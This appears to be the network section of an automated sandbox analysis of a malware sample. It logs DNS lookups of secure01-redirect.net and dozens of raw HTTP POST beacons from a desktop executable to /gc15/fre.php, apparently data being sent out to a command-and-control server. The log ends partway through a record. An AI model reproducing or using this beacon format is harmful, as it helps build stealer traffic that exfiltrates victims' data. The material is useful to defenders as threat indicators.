Jan 28, 2022 23:38:40.062098980 CET	8.8.8.8	192.168.2.6	0x1c64	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:42.370554924 CET	8.8.8.8	192.168.2.6	0x4aa3	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:45.444062948 CET	8.8.8.8	192.168.2.6	0x6552	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:49.277318954 CET	8.8.8.8	192.168.2.6	0xae82	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:52.241295099 CET	8.8.8.8	192.168.2.6	0xdd80	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:54.726234913 CET	8.8.8.8	192.168.2.6	0xfd3d	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:57.182893038 CET	8.8.8.8	192.168.2.6	0xab3c	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)
Jan 28, 2022 23:38:59.887764931 CET	8.8.8.8	192.168.2.6	0x719a	No error (0)	secure01-redirect.net		185.185.69.76	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- secure01-redirect.net

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49769	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0Yl.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:07.260369062 CET	1240	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 196 Connection: close

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:08.647847891 CET	1240	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:38:49 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 15 Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49770	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0Yl.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:10.277966022 CET	1241	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 196 Connection: close
Jan 28, 2022 23:37:12.345729113 CET	1242	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:38:52 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 15 Content-Type: text/html; charset=UTF-8 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49783	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0Yl.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:39.408766985 CET	1383	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:40.689152956 CET	1384	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:21 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49784	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0Yl.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:41.973819971 CET	1384	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:43.403239012 CET	1385	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:23 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49787	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:44.786353111 CET	1397	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:46.235904932 CET	1468	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:26 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49793	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:51.111628056 CET	1514	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:52.495630026 CET	1514	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:32 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49795	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:55.089534044 CET	1516	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:56.498845100 CET	1537	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:36 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49797	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:59.460407019 CET	1545	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:00.863837957 CET	1545	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:41 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49802	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:02.169111967 CET	3128	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:03.551551104 CET	10282	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:44 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49818	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:06.424436092 CET	10554	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:07.849755049 CET	10771	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:48 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49830	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:10.077239037 CET	10784	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:11.381908894 CET	12486	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:51 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.6	49840	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:12.712441921 CET	12493	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:14.111047983 CET	12494	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:54 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.6	49771	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:14.709347010 CET	1243	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:16.117796898 CET	1343	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:38:56 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.6	49841	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:17.281043053 CET	12494	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:18.654022932 CET	12495	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:59 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.6	49842	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:20.171529055 CET	12496	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:21.628648043 CET	12496	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:02 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.6	49845	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:23.240806103 CET	12504	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:24.676434040 CET	12504	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:05 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.6	49850	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:27.482882977 CET	12520	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:28.925374031 CET	12521	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:09 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.6	49851	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:31.054519892 CET	12521	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:32.352724075 CET	12522	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:12 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.6	49852	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:33.510654926 CET	12523	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:35.007775068 CET	12524	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:15 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.6	49854	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:37.134931087 CET	12525	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:38.454946995 CET	12534	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:19 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.6	49855	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:40.133790970 CET	12535	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:41.392921925 CET	12542	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:21 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.6	49862	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:42.445022106 CET	12553	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:43.841937065 CET	12567	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:24 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.6	49870	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:46.720808029 CET	12578	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:48.177226067 CET	12591	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:28 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49773	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:17.458668947 CET	1344	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:18.890583992 CET	1344	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:38:59 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.2.6	49881	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:49.452650070 CET	12601	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:50.674108982 CET	12602	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:31 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.2.6	49882	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:52.315956116 CET	12602	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:53.689454079 CET	12603	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:34 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.6	49883	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:54.799525976 CET	12604	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:56.145380974 CET	12604	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:36 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.6	49885	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:38:57.255335093 CET	12606	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:38:58.636996984 CET	12613	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:39 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.6	49886	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:39:00.138022900 CET	12613	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:39:01.668778896 CET	12614	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:40:41 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.6	49774	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 23:37:20.261991978 CET	1345	OUT	POST /gc15/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: secure01-redirect.net Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 7A2E941E Content-Length: 169 Connection: close
Jan 28, 2022 23:37:21.668706894 CET	1346	IN	HTTP/1.0 404 Not Found Date: Fri, 28 Jan 2022 22:39:02 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Status: 404 Not Found Content-Length: 23 Content-Type: text/html; charset=UTF-8 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.6	49775	185.185.69.76	80	C:\Users\user\Desktop\kVijllv0YI.exe

Timestamp	kBytes transferred	Direction	Data
